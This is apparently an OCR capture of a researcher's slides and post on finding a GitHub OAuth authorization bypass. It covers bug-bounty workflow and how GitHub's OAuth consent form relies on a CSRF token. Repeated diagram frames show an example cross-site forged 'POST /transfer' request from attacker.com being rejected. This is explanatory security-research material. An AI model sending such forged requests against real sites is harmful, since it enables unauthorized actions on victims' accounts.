<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Server
victim.com
Client
attacker.com
Attacker page loads

Client
victim.com
POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Client
attacker.com
Attacker page loads
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=bob&csrfToken=???
Server
victim.com


Client
victim.com
POST /login HTTP/1.1
username=alice&password=hunter2
Auth valid?
OK!
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Client
attacker.com
GET / HTTP/1.1
Server
attacker.com
HTTP/1.1 200 OK
<!doctype html>...
Server
victim.com
Attacker page loads
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=bob&csrfToken=???
Session ID and
CSRF token valid?

POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Server
victim.com
Client
attacker.com
Attacker page loads
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=bob&csrfToken=???
Session ID and
CSRF token valid?
No!


POST /login HTTP/1.1
username=alice&password=hunter2
Client
victim.com
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Server
victim.com
Client
attacker.com
Attacker page loads
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=bob&csrfToken=???
HTTP/1.1 200 OK
<!doctype html> Invalid CSRF token
Session ID and
CSRF token valid?
No!

# Bypassing GitHub's OAuth flow

Nov 5, 2019

For the past few years, security research has been something I've done in my spare time. I know there are people that make a living off of bug bounty programs, but I've personally just spent a few hours here and there whenever I feel like it.

That said, I've always wanted to figure out whether I'd be able to make a living on bug bounties if I chose to work on them full time. So I tried doing that for a couple months this summer, spending a few hours a day looking for security bugs in GitHub.


My main workflow was to download a trial version of GitHub Enterprise, deobfuscate it using a modified version of this script, and then just stare at GitHub's Rails code for awhile to try to spot anything weird or exploitable. Overall, GitHub's code seems very well-architected from a security perspective. I would occasionally find a bug caused by an unhandled case in some application logic, only to realize that the bug didn't create a security issue because (e.g.) the code was running a query with reduced privileges anyway. Almost every app has bugs, but one big challenge of security engineering is to make bugs unexploitable without knowing where they are, and GitHub seems to do a very good job of that.

Even so, I managed to find a few interesting issues over the summer, including a complete OAuth authorization bypass.

## GitHub's OAuth Flow


At one point in June, I was looking at the code that implements GitHub's OAuth flow. Briefly, the OAuth flow is supposed to work like this:

1. Some third-party application ("Foo App") wants to access a user's GitHub data. It sends the user to `https://github.com/login/oauth/authorize` with a bunch of information in the querystring.
2. GitHub displays an authorization page to the user, like the one below.


Authorize not-an-aardvark's example OAuth App
not-an-aardvark's example OAuth App by not-an-aardvark
wants to access your not-an-aardvark-2 account
Repositories
Public and private
Authorize not-an-aardvark
Authorizing will redirect to
https://not-an-aardvark.github.io
Not owned or operated by GitHub
Created 5 months ago
Fewer than 10 GitHub users

# GitHub OAuth Flow

1. Some third-party app wants to access a user's GitHub data. It sends the user to **https://github.com/login/oauth/authorize** with a bunch of information in the querystring
2. GitHub displays an authorization page to the user


Authorize not-an-aardvark's example OAuth App
not-an-aardvark's example OAuth App by not-an-aardvark
wants to access your not-an-aardvark-2 account
Repositories
Public and private
Authorize not-an-aardvark
Authorizing will redirect to
https://not-an-aardvark.github.io
Not owned or operated by GitHub
Created 5 months ago
Fewer than 10 GitHub users

# GitHub OAuth Flow

1. Some third-party app wants to access a user's GitHub data. It sends the user to **https://github.com/login/oauth/authorize** with a bunch of information in the querystring
2. GitHub displays an authorization page to the user
3. If the user chooses to grant access to the app, they click the “Authorize” button on the page
4. User is redirected back to the third-party app with an authorization code in the querystring, which can be used to access the requested data


# How does the "Authorize" button work?

- The button is a self-contained HTML form
- When clicked, it sends a POST request with some hidden form fields, including a CSRF token
- When the server receives a POST request with a valid CSRF token, the server assumes the user has granted permissions to the app
- Interesting detail: The form submits to **/login/oauth/authorize**, the same URL that the authorization page itself is served from

# GitHub OAuth Flow


Client
example.com
Server
example.com

